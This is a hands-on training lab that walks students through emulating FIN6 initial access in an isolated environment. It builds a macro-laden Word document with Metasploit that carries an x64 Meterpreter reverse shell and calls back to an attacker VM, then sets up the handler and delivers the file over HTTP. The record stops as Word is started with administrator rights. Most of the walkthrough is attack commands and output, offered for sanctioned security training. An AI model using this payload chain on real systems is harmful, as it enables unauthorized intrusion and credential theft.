Lab 1.3: Executing the FIN6 Emulation Plan

Introduction

In our previous lab, we setup a controlled environment in which to emulate adversary TTPs. We will now put that lab to use by executing the FIN6 adversary emulation plan from the CTID Adversary Emulation Library.

The CTID plan highlights specific TTPs that FIN6 has been found to perform on target environments. While it is presented in a logical flow of operations, supporting techniques (e.g., Ingress Tool Transfer) are not included in the plan. Additionally, the plan begins after FIN6 already has Initial Access into the network. This lab walkthrough fills in those gaps to provide students with a seamless attack chain from Initial Access through Exfiltration.

Objectives

1. Execute Phase 1 of the CTID FIN6 Emulation Plan, filling in gaps where necessary.
2. Understand the repeatability of emulation plans.

Estimated Completion Time

- 30 minutes to 1 hour

Requirements

- This lab requires the Emulation Infrastructure set up in Lab 1.2, along with an internet connection to access the FIN6 Emulation Plan.

Malware Warning

Fundamentally, this course entails executing publicly known adversary TTPs so that we can assess and improve cybersecurity. As a result, many of our tools and resources will likely be flagged malicious by security products. We make every effort to ensure that our adversary emulation content is trusted and safe for the purpose of offensive security testing.

As a precaution, you should not perform these labs on any system that contains sensitive data. Additionally, you should never use capabilities and/or techniques taught in this course without first obtaining explicit written permission from the system/network owner(s).


Walkthrough

Step 1: Access the Emulation Plan

Your first task is to access the CTID FIN6 Adversary Emulation Plan. Specifically, we will be executing Phase 1 of the emulation. Open a web browser and navigate to the library using the following URL:

https://github.com/center-for-threat-informed-defense/adversary_emulation_library/blob/master/fin6/Emulation_Plan/Phase1.md

You should see a web page that resembles the screenshot below (figure 1).


center-for-threat-informed-defense / adversary_emulation_library
Public
Watch 50
Star 459
Fork 78
Code
Issues 10
Pull requests 2
Discussions
Actions
Wiki
Security
Insights
Settings
master
adversary_emulation_library / fin6 / Emulation_Plan / Phase1.md
Go to file
MarkDavidson Release menuPass Emulation Plan (#59)
Latest commit 46bf94a on Feb 4
History
3 contributors
259 lines (159 sloc) | 14.3 KB
Raw
Blame

Preface

FIN6 operations can be interpreted as having two phases. Each phase has several objectives. The objectives are presented linearly as each objective enables subsequent objectives and phases. That said, each organization can tailor this emulation to their individual use case, priorities, and available resources. The assessing team can begin at any phase or objective but should do so understanding that each objective enables the succeeding objectives.

Phase 1 is the pursuit of enabling objectives. Phase 2, the operational effects phase of the emulation plan, is left to the discretion of the organization. Three use cases are presented along with information relevant to emulation. This emulation plan recommends procedures using the tools reported to have been used by FIN6. "Alternative Procedures" are presented to address intelligence gaps and suggest procedures that are intended to be operationally representative.

Phase 1 Overview

Figure 1. FIN6 Emulation Plan Phase 1 Page


We will be using this document as our reference for the techniques we execute in this lab. Examining this plan, we see that there are 4 steps: Initial Access, Discovery, Privilege Escalation, and Collection and Exfiltration. However, Initial Access does not have specific procedures provided. We'll fill in this blank with our own procedure based on Cyber Threat Intelligence (CTI).

Step 2: Create Initial Access Payload

The CTID Emulation Plan begins with an adversary performing discovery techniques on the target system. For this to be possible, the adversary first needs to gain access to the target system.

Looking at the ATT&CK page for FIN6 (https://attack.mitre.org/groups/G0037/), we see that they have used the Phishing: Spearphishing Attachment technique (T1566.001) to gain initial access. We'll perform that technique using Metasploit's Office Word Macro exploit, which we create on the Kali `attackerVM`.

First, navigate to the `AdversaryEmulation/labs/lab_1.3` directory in a terminal window as the `attacker` user, and then start `msfconsole` as `sudo`.




```
┌──(attacker㉿attackerVM)-[~]
└─$ cd AdversaryEmulation/labs/lab_1.3

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_1.3]
└─$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > 
```

Figure 2. Starting `msfconsole`

Then, select the Office Word Macro exploit using the following command:

```
use exploit/multi/fileformat/office_word_macro
```




```
msf5 > use exploit/multi/fileformat/office_word_macro
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(multi/fileformat/office_word_macro) > 
```

Figure 3. Selecting the Office Word Macro exploit

As seen in the screenshot, Metasploit automatically configures the exploit to use the staged Windows Meterpreter TCP reverse shell. This is the x86 version of Meterpreter. In order to dump credentials with Mimikatz later in this lab, we need to use the x64 version. To do so, run the following command:

```
set payload windows/x64/meterpreter/reverse_tcp
```

We now need to configure the payload and exploit appropriately, so the Meterpreter shell can connect back to our `attackerVM` machine. Let's list the various options for the payload and exploit using `show options`:




```
msf6 exploit(multi/fileformat/office_word_macro) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/fileformat/office_word_macro) > show options

Module options (exploit/multi/fileformat/office_word_macro):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CUSTOMTEMPLATE                   no        A docx file that will be used as a template to build the exploit
   FILENAME        msf.docm         yes       The Office document macro file (docm)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.57.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word on Windows
```

Figure 4. Options for the Office Word Macro exploit

We will use the default template provided with the exploit, so we don't need to change the CUSTOMTEMPLATE or FILENAME Module options. We can also leave the EXITFUNC and LPORT Payload options alone. We don't need to change LPORT either, but we will take note of it. We will need to change the LHOST option though so the Meterpreter shell knows which host to connect to.

To do that, we first need to find our attackerVM host's IP address. We can list it using the ip a command, as shown below:



```
msf5 exploit(multi/fileformat/office_word_macro) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:5c:65:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.100/24 brd 192.168.57.255 scope global dynamic noprefixroute eth0
       valid_lft 345sec preferred_lft 345sec
    inet6 fe80::a00:27ff:fe5c:6526/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Figure 5. Listing the attackerVM host's IP address

Note: Your IP address may be different from the one shown in the image above.

With this knowledge, we can set the LHOST option with the following command. Make sure to replace the placeholder with your host's IP address:

```
set LHOST <attackerVM_ip_address>
```

Listing the options again shows that the IP address was successfully set.




```
msf6 exploit(multi/fileformat/office_word_macro) > set LHOST 192.168.57.100
LHOST => 192.168.57.100
msf6 exploit(multi/fileformat/office_word_macro) > show options

Module options (exploit/multi/fileformat/office_word_macro):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CUSTOMTEMPLATE                   no        A docx file that will be used as a template to build the exploit
   FILENAME        msf.docm         yes       The Office document macro file (docm)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.57.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word on Windows
```

Figure 6. Setting `LHOST` to match the `attackerVM`'s IP address

With our options set, all we need to do to create the malicious Word document is to run the exploit:

```
exploit
```




```
msf5 exploit(multi/fileformat/office_word_macro) > exploit

[*] Using template: /usr/share/metasploit-framework/data/exploits/office_word_macro/template.docx
[*] Injecting payload in document comments
[*] Injecting macro and other required files in document
[*] Finalizing docm: msf.docm
[+] msf.docm stored at /home/attacker/.msf4/local/msf.docm
msf5 exploit(multi/fileformat/office_word_macro) >
```

Figure 7. Creating the malicious Word document

Lastly, we'll copy the document to our current `lab_1.3` folder with the following command:

```
cp /home/attacker/.msf4/local/msf.docm .
```



```
msf5 exploit(multi/fileformat/office_word_macro) > cp /home/attacker/.msf4/local/msf.docm .
[*] exec: cp /home/attacker/.msf4/local/msf.docm .

msf5 exploit(multi/fileformat/office_word_macro) > ls
[*] exec: ls

gitkeep  msf.docm
```

Figure 8. Copying malicious Word document to `lab_1.3` folder


The payload is now ready for delivery.

Step 3: Setup Payload Handler

With our payload ready, we need a handler to accept the connection back from our target. We use `msfconsole` to set up this handler as well.

First, select the exploit handler module:

```
use exploit/multi/handler
```




```
msf5 exploit(multi/fileformat/office_word_macro) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > 
```

Figure 9. Selecting the exploit handler Metasploit module

Now, we need to inform the handler of the payload we are waiting for, which was `windows/x64/meterpreter/reverse_tcp`:

```
set payload windows/x64/meterpreter/reverse_tcp
```

Looking at the options, we see that `LHOST` needs to be set, along with `EXITFUNC` to match our original payload's option. We don't need to set `LPORT` because it matches the option we set for the Word document payload.



```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Figure 10. Setting the payload for the handler and listing options

As before, we set the `LHOST` option with the `attackerVM`'s IP address:

```
set LHOST <attackerVM_ip_address>
```

We also set the `EXITFUNC` option to be `thread`:

```
set EXITFUNC thread
```




```
msf6 exploit(multi/handler) > set LHOST 192.168.57.100
LHOST => 192.168.57.100
msf6 exploit(multi/handler) > set EXITFUNC thread
EXITFUNC => thread
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.57.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 11. Setting LHOST and EXITFUNC options

Lastly, we start the handler:

```
run
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.100:4444
```

Figure 12. Starting the handler

When the Meterpreter reverse shell connects back to the `attackerVM`, the handler will accept the connection and begin an interactive session with the target.

Step 4: Serve Payload


The Phishing: Spearphishing Attachment technique (T1566.001) specifies that the malicious payload is sent as an attachment in an email. However, for sake of simplicity, we will be simply sending the file to the target via an HTTP download.

First, we need to set up an HTTP server to serve the malicious Word document. Open a new terminal tab with `Ctrl+Shift+t`, and then navigate to the lab 1.3 directory:

```
      cd /home/attacker/AdversaryEmulation/labs/lab_1.3
```

Then, start a Python3 HTTP server on port 80:

```
      sudo python3 -m http.server 80
```




```
┌──(attacker㉿attackerVM)-[~]
└─$ cd /home/attacker/AdversaryEmulation/labs/lab_1.3

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_1.3]
└─$ sudo python3 -m http.server 80
[sudo] password for attacker:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 13. Setting up a Simple HTTP Server

Step 5: Download and Execute Payload

Switch to the `targetDC` host, log in as `MAD\madAdmin`, open PowerShell, and paste the following PowerShell command to download the payload to the Desktop. Make sure to replace the IP address placeholder with the IP address of the `attackerVM`:

```
      Invoke-WebRequest -Uri http://<attackerVM_IP_address>/msf.docm -
OutFile C:\Users\madAdmin\Desktop\msf.docm
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\madAdmin> Invoke-WebRequest -Uri http://192.168.57.100/msf.docm -OutFile C:\Users\madAdmin\Desktop\msf.docm
PS C:\Users\madAdmin>
```

Figure 14. Downloading the malicious Word document to the Desktop

You can now close the PowerShell window, as the payload has been delivered to the target.

Parts of this emulation plan require elevated access. Normally, Microsoft Word is run in a low privilege context, which means the reverse shell that the adversary receives also is in a low privilege context. The adversary would then need to elevate their privileges somehow, such as by using a UAC Bypass exploit. To simplify the process here, and not stray too far from the existing emulation plan, we'll start Word in an elevated context, so that the reverse shell we receive is also in an elevated context to begin with.

Click on the search box in the Windows taskbar and type in 'Word'. Right-click on the Microsoft Word result, select '*Run as Administrator*', and then click Yes on the resulting UAC prompt. This will start Word in an elevated context.


